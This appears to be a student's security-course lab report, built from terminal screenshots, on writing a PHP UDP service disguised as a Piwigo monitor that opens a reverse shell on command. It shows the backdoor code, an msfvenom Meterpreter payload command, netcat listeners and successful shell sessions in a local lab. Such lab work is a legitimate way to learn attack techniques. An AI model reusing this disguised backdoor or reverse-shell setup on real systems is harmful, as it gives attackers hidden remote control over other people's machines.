

Malicious Service Report




```
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ touch trappet.php

┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ vi trappet.php

┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ cat trappet.php
# Credit for the idea
# https://medium.com/@benmorel/creating-a-linux-service-with-systemd-611b5c8b91d6

$sock = socket_create(AF_INET, SOCK_DGRAM, SOL_UDP);
socket_bind($sock, '0.0.0.0', 10000);
$setIP = "";

for (;;) {
    socket_recvfrom($sock, $message, 1024, 0, $ip, $port);
    if (strpos($message, "ip") !== false) {
            $setIP = substr($message, 3, -1);
```

The first step I took was to copy the PHP code provided in the textbook. I then added that code to a file.




```
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ cat piwigoMonitor.php
<?php
# Credit for the idea
# https://medium.com/@benmorel/creating-a-linux-service-with-systemd-611b5c8b91d6

$sock = socket_create(AF_INET, SOCK_DGRAM, SOL_UDP);
socket_bind($sock, '0.0.0.0', 10000);
$setIP = "";

for (;;) {
```

Next, I renamed the file. I then added the requisite <?php and ?> to turn the code into a functioning PHP script.




```
└─$ ccat piwigoMonitor.php
<?php
# Credit for the idea
# https://medium.com/@benmorel/creating-a-linux-service-with-systemd-611b5c8b91d6
$bindPort = 10015;
$bindAddress = '0.0.0.0';
$sock = socket_create(AF_INET, SOCK_DGRAM, SOL_UDP);
socket_bind($sock, $bindAddress, $bindPort);
$setIP = "";
$setPort = "";

for (;;) {

    socket_recvfrom($sock, $message, 1024, 0, $ip, $port);
    if (strpos($message, "ip") !== false) {
            $setIP = substr($message, 3, -1);
            $reply = $setIP . "\n";
    }
    elseif (strpos($message, "port") !== false) {
            $setPort = substr($message, 5, -1);
            $reply = $setPort . "\n";
    }
    elseif ((strpos($message, "status") !== false) && (strlen($setIP) > 0) && (strlen($setPort) > 1)) {
            $reply = "IP: $setIP Port: $setPort\n";
                        $heading = "Status:\n";
                        socket_sendto($sock, $heading, strlen($heading), 0, $ip, $port);
                        socket_sendto($sock, $reply, strlen($reply), 0, $ip, $port);
    }
    elseif ((strpos($message, "execute") !== false) && (strlen($setIP) > 0) && (strlen($setPort) > 1)) {
            # Launches a php-reverseshell...
            $reply = "IP: $setIP Port: $setPort\n";
                        $heading = "Building reverse shell:\n";
```

The original script is a basic program for receiving input on a UDP port. It then stores that input in variables. If I send the message "ip 10.0.0.1" the program will store the 10.0.0.1 ip address in the setIP variable. The port command works in a similar way, storing the port number in the setPort variable. Once the variables are stored you can enter "status" and the program will read back your ip and port values. Typing "execute" executes the code in that elseif statement.




```
    else {
        $reply = "Piwigo is working as expected!";
    }
    socket_sendto($sock, $reply, strlen($reply), 0, $ip, $port);
}
?>
```

Finally, if none of the if statements are met then the program outputs the message shown in the above screenshot.




```
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ php piwigoMonitor.php
▌
```

Next, I ran the script and confirmed that it was running correctly.




```
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ ss -lup
State       Recv-Q      Send-Q            Local Address:Port             Peer Address:Port       Process
UNCONN      0           0                       0.0.0.0:10000                 0.0.0.0:*           users:(("php
",pid=2749,fd=4))
```

I also confirmed that the script was listening on all interfaces at port 10000.




```
┌──(agent22㉿ ks5)-[~/Documents/it420/green]
└─$ nc -u 127.0.0.1 10000
ip 192.168.29.128
192.168.29.128
port 13000
13000
status
IP: 192.168.29.128 Port: 13000
execute
IP: 192.168.29.128 Port: 13000
status
IP: 192.168.29.128 Port: 13000
```

I then connected to the script over the open port 10000. This allowed me to test the basic functionality of the script.




```
┌──(agent22㉿ ks5)-[~/Documents/it420/green]
└─$ msfvenom -p php/meterpreter_reverse_tcp LHOST=172.26.15.39 LPORT=13005 -f raw > phpReverseShell_msf.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 34280 bytes
```

Next, I created a PHP reverse Meterpreter shell script using msfvenom. My intention was to replace the IP and port configured above in the msfvenom output with the setIP and setPort variables. Unfortunately, I was unable to find the ip and port in the output.



```
2367  cat php-reverse-shell.php >> piwigoMonitor_reverseShell.php
```


I therefore decided to use the PHP-reverse-shell I configured in a previous technique. I appended it to the end of the UDP listener script. I then moved that script into the "execute" elseif statement.



```
}
elseif ((strpos($message, "status") !== false) && (strlen($setIP) > 0) && (strlen($setPort) > 1)) {
        $reply = "IP: $setIP Port: $setPort\n";
        $heading = "Status:\n";
        socket_sendto($sock, $heading, strlen($heading), 0, $ip, $port);
        socket_sendto($sock, $reply, strlen($reply), 0, $ip, $port);
}
elseif ((strpos($message, "execute") !== false) && (strlen($setIP) > 0) && (strlen($setPort) > 1)) {
        # Launches a php-reverseshell...
        $reply = "IP: $setIP Port: $setPort\n";
        $heading = "Building reverse shell:\n";
        socket_sendto($sock, $reply, strlen($reply), 0, $ip, $port);
        //Sends heading to nc
        socket_sendto($sock, $heading, strlen($heading), 0, $ip, $port);
```

After adding the PHP-reverse-shell script I had to do a lot of code troubleshooting. I copied down and referenced monitor.php script from the target server. In the process of troubleshooting, I added some code to increase verbosity, as shown above. The added code sends the value of the heading variable back to the system connecting over 10000. Depending on which path is taken in the program, this will either send the message "Status:" or "Building reverse shell:". This allowed me to tell if the correct path was being followed in the program execution.

Note that much of the code troubleshooting was done in VSCode.



agent22@ks5: ~/Documents/it420/green
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help X server Exit
User sessions
PuTTY sessions
WSL-Kali
WSL-Kali-linux
WSL-Ubuntu
WSL-Ubuntu-20.04
4. agent22@ks5: ~/Documents/it420/green
2. agent22@ks5: ~/Documents/it420/green
MobaXterm

```
"socket_sendto" in /home/agent22/Documents/it420/green
/piwigoMonitor_reverseShell.php on line 31

┌──(agent22㉿ ks5)-[~/Documents/it420/green]
PHP Fatal error:  Uncaught Error: Call to undefined fu
nction printit() in /home/agent22/Documents/it420/gree
n/piwigoMonitor_reverseShell.php:115
Stack trace:
#0 {main}
  thrown in /home/agent22/Documents/it420/green/piwigo
Monitor_reverseShell.php on line 115

┌──(agent22㉿ ks5)-[~/Documents/it420/green]
└─$ php piwigoMonitor_reverseShell.php
```

```
┌──(agent22㉿ ks5)-[~/Documents/it420/green]
└─$ nc -u 127.0.0.1 10000
ip 127.0.0.1
127.0.0.1
port 13001
13001
status
Status:
IP: 127.0.0.1 Port: 13001
IP: 127.0.0.1 Port: 13001
execute
IP: 127.0.0.1 Port: 13001
Building reverse shell:
```


```
┌──(agent22㉿ ks5)-[~/Documents/it420/green]
┌──(agent22㉿ ks5)-[~/Documents/it420/green]
└─$ nc -lvp 13001                                  130 ×
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::13001
Ncat: Listening on 0.0.0.0:13001
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:53650.

┌──(agent22㉿ ks5)-[~/Documents/it420/green]
└─$
```

While troubleshooting I tested the execution of the program several times. In the above screenshot we see the code being executed (top-left), the system connecting to the code over port 10000 (top-right), and the netcat listening session that should have the established reverse shell (bottom-left). In the above instance there was a connection from the script to the listening port, but then the connection closed. After this test I performed additional troubleshooting.




```
└─$ nc -lvp 13004                                                                                          130 ×
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::13004
Ncat: Listening on 0.0.0.0:13004
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:46416.
Linux ks5 5.16.0-kali5-amd64 #1 SMP PREEMPT Debian 5.16.14-1kali1 (2022-03-15) x86_64 GNU/Linux
 17:19:24 up  3:22,  5 users,  load average: 0.25, 0.34, 0.31
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
agent22  tty7     :0               13:21    3:58m  1:31   1.51s xfce4-session
agent22  pts/1    192.168.29.1     13:40   16:58   4.99s  0.00s nc -u 127.0.0.1 10000
agent22  pts/2    192.168.29.1     13:40   17:33   2.47s  0.00s nc -lvp 13001
agent22  pts/3    192.168.29.1     14:07   17:42   0.97s  0.97s -zsh
agent22  pts/5    -                15:26    1:53m  2.28s  0.06s sudo openvpn /home/agent22/Documents/it420/vpn/cloudVPN/connec
tionPack/class16.ovpn
uid=1000(agent22) gid=1000(agent22) groups=1000(agent22),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video)
,46(plugdev),109(netdev),118(bluetooth),120(wireshark),134(scanner),142(kaboxer),998(nordvpn)
agent22@ks5:/$ whoami
whoami
agent22

agent22@ks5:/$ exit
```

I finally got a successful test while running the code using the VSCode debugger.



```
┌──(agent22㉿ks5)-[~]
└─$ nc -lvp 13008
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::13008
Ncat: Listening on 0.0.0.0:13008
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:40256.
Linux ks5 5.16.0-kali5-amd64 #1 SMP PREEMPT Debian 5.16.14-1kali1 (2022-03-15) x86_64 GNU/Linux
 18:22:14 up  3:39,  4 users,  load average: 0.22, 0.25, 0.26
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
agent22  tty7     :0               13:21    5:00m  1:44   1.81s xfce4-session
agent22  pts/1    192.168.29.1     13:40   57:37   5.06s  0.00s nc -u 127.0.0.1 10000
agent22  pts/2    192.168.29.1     13:40   57:58   2.56s  0.00s nc -lvp 13006
agent22  pts/3    192.168.29.1     17:23   57:53   0.25s  0.25s -zsh
uid=1000(agent22) gid=1000(agent22) groups=1000(agent22),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video)
,46(plugdev),109(netdev),118(bluetooth),120(wireshark),134(scanner),142(kaboxer),998(nordvpn)

whoami
```

However, when I tested it again using normal PHP execution, the test failed.



```
┌──(agent22㉿ks5)-[~/Documents/it420]
└─$ nc -lvp 13002
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::13002
Ncat: Listening on 0.0.0.0:13002
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:33116.
Linux ks5 5.16.0-kali5-amd64 #1 SMP PREEMPT Debian 5.16.14-1kali1 (2022-03-15) x86_64 GNU/Linux
 12:14:05 up 26 min,  1 user,  load average: 0.18, 0.18, 0.18
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
agent22  tty7     :0               11:54   25:49  28.21s  0.72s xfce4-session
uid=1000(agent22) gid=1000(agent22) groups=1000(agent22),20(dialout),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44
(video),46(plugdev),109(netdev),118(bluetooth),120(wireshark),134(scanner),142(kaboxer),998(nordvpn)
$
```

```
agent22@ks5: ~/Documents/it420/green 58x14
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ php piwigoMonitor_reverseShell.php                255 ×
PHP Warning:  Undefined variable $daemon in /home/agent22/
Documents/it420/green/piwigoMonitor_reverseShell.php on li
ne 91
PHP Stack trace:
PHP   1. {main}() /home/agent22/Documents/it420/green/piwi
goMonitor_reverseShell.php:0
PHP   2. printit($string = 'Successfully opened reverse sh
ell to 127.0.0.1:13002') /home/agent22/Documents/it420/gre
en/piwigoMonitor_reverseShell.php:123
Successfully opened reverse shell to 127.0.0.1:13002
```

```
agent22@ks5: ~/Documents/it420/green 58x14
┌──(agent22㉿ks5)-[~/Documents/it420/green]
└─$ nc -u 127.0.0.1 10015                             130 ×
ip 127.0.0.1
127.0.0.1
port 13002
13002
status
Status:
IP: 127.0.0.1 Port: 13002
IP: 127.0.0.1 Port: 13002
execute
IP: 127.0.0.1 Port: 13002
Building reverse shell:
```

Next, I changed the type of reverse shell the program started back to the original, the sh shell. I also restarted, my kali box. With these changes I was able to get the program running successfully. Repeated tests also worked.